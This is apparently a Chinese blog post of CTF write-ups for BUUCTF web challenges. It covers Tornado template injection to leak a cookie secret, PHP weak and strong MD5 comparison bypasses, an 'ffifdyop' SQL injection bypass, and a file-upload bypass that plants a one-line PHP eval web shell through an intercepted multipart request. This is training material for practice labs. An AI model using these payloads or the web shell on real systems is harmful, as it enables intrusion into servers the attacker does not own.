BUUWP

原创

DDD的爱徒 于 2020-09-27 16:33:03 发布 78 收藏
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/jojohacker/article/details/107656571
版权

[护网杯 2018]easy_tornado


/flag.txt中提示flag in /fllllllllllag
/welcome.txt提示render函数（联想到SSTI模板注入）
/hints.txt提示md5(cookie_secret+md5(filename))

这里有个**render**函数详细介绍

`https://blog.csdn.net/qq78827534/article/details/80792514`

根据提示我们需要构造一个形如
`url/?filename=/fllllllllllllag&fliehash=******`
的payload，而其中
`filehash=md5(cookie_secret+md5(/fllllllllllllag))`
因此只需要拿到cookie_secret即可拿到flag
首先构造第一步`url/file?filename=/fllllllllllllag`
结果报错了

根据测试，当msg=1时，网页就会显示1，同时当我们键入*-/等符号时，会回显ORZ因此构造`msg={{ handler.settings }}`



*因为根据{{}}，可以推测出是**handler.settings**对象*
*因为**handler** 指向**RequestHandler***
*而**RequestHandler.settings**又指向**self.application.settings***
*所有**handler.settings**就指向**RequestHandler.application.settings***

`payload=url/file?filename=/fllllllllllllag&filehash= md5(cookie_secret+ md5(/fllllllllllllag))`
通过两次md5加密得到最终的hash值
`payload=url/file?filename=/fllllllllllllag&filehash=7c76e7228469d181e0ea0063726e1584`

[ACTF2020]BackupFile

提示Try to find out source file!因此联想备份文件www.zip index.php index.php.bak bak.zip(最后测试出来时index.php.bak)
打开以后是一段php代码

```
<?php
include_once "flag.php";
if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
    echo "Try to find out source file!";
}
```


这里考了一个php弱类型比较，因为int和string无法直接比较，所以将$str的第一串数字后会将后面的全部截断。因此GET一个key=123即可


[强网杯 2019]随便注

这道题目考察了堆叠注入
由于做完以后靶机的环境改不回来了，所以无法再复现一边，只能给个链接WriteUp
其中的特别容易忽视的细节如
1.反单引号：``
在windows系统下，反单引号是数据库、表、索引、列和别名用的引用符。例如 `eg. mysql> SELECT * FROM () tabe () WHERE () id () = '123' ;`
这里用()代替反单引号，因为打不出来。。。。

[ACTF2020 新生赛]Upload

把鼠标放到中间，发现灯泡亮了，是文件上传漏洞，传了一个php文件





随便传个1.jpg文件，用burpsuite抓包


```
-----------------------------148029973141337986331230063 27
Content-Disposition: form-data; name="upload_file"; filename="1.phtml"
Content-Type: image/jpeg

<?php eval($_REQUEST['cmd']);?>
-----------------------------148029973141337986331230063 27
Content-Disposition: form-data; name="submit"

upload
-----------------------------148029973141337986331230063 27--
```

添加了一句小马`<?php eval($_REQUEST['cmd']);?>`并将`filename='1.jpg'`改成`1.phtml`放包以后回显1.phtml上传成功

```
Upload Success! Look here~ ./uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml
```

然后用蚁剑连接

`http://3a1cf6ae-456f-46d9-94e4-1ef71377e4d9.node3.buuoj.cn//uplo4d/b284530b9d2636c66a4e6f32315ccac3.phtml`




然后在根目录下发现flag

然后在根目录下发现flag

考察了php别名绕过

[BJDCTF2020]Easy MD5



先抓个包，然后突然 发现hint中的藏了一个SQL语句

`select * from 'admin' where password=md5($pass,true)`

这里需要用`password=ffifdyop`来绕过，因为`ffifdyop`在**hash**之后是`276f722736c95d99e921722cf9ed621c`，而这个字符串的前几位是`' or '6`，在和**sql**语句拼接后形成`select * from 'admin' where password='' or '6xxxxx'`相当于一个万能密码可以绕过**MD5()**

然后我们进到了这样一个界面

https://blog.csdn.net/jojohacker

查看源码看到

```
<?php
$a = $GET['a'];
$b = $_GET['b'];
if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
php?>
```

这就是一个简单的MD5碰撞。

构造payload `url?a=QNKCDZO&b=s878926199a`

然后又看到了一段代码

```php
 <?php
error_reporting(0);
include "flag.php";
highlight_file(__FILE__);
if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

这考察了一个MD5强比较

如果传入的两个参数不是字符串，而是数组，md5()函数无法解出其数值，而且不会报错，就会得到===强比较的值相等

所以构造payload `param1[]=111&param2[]=222` 去POST得到flag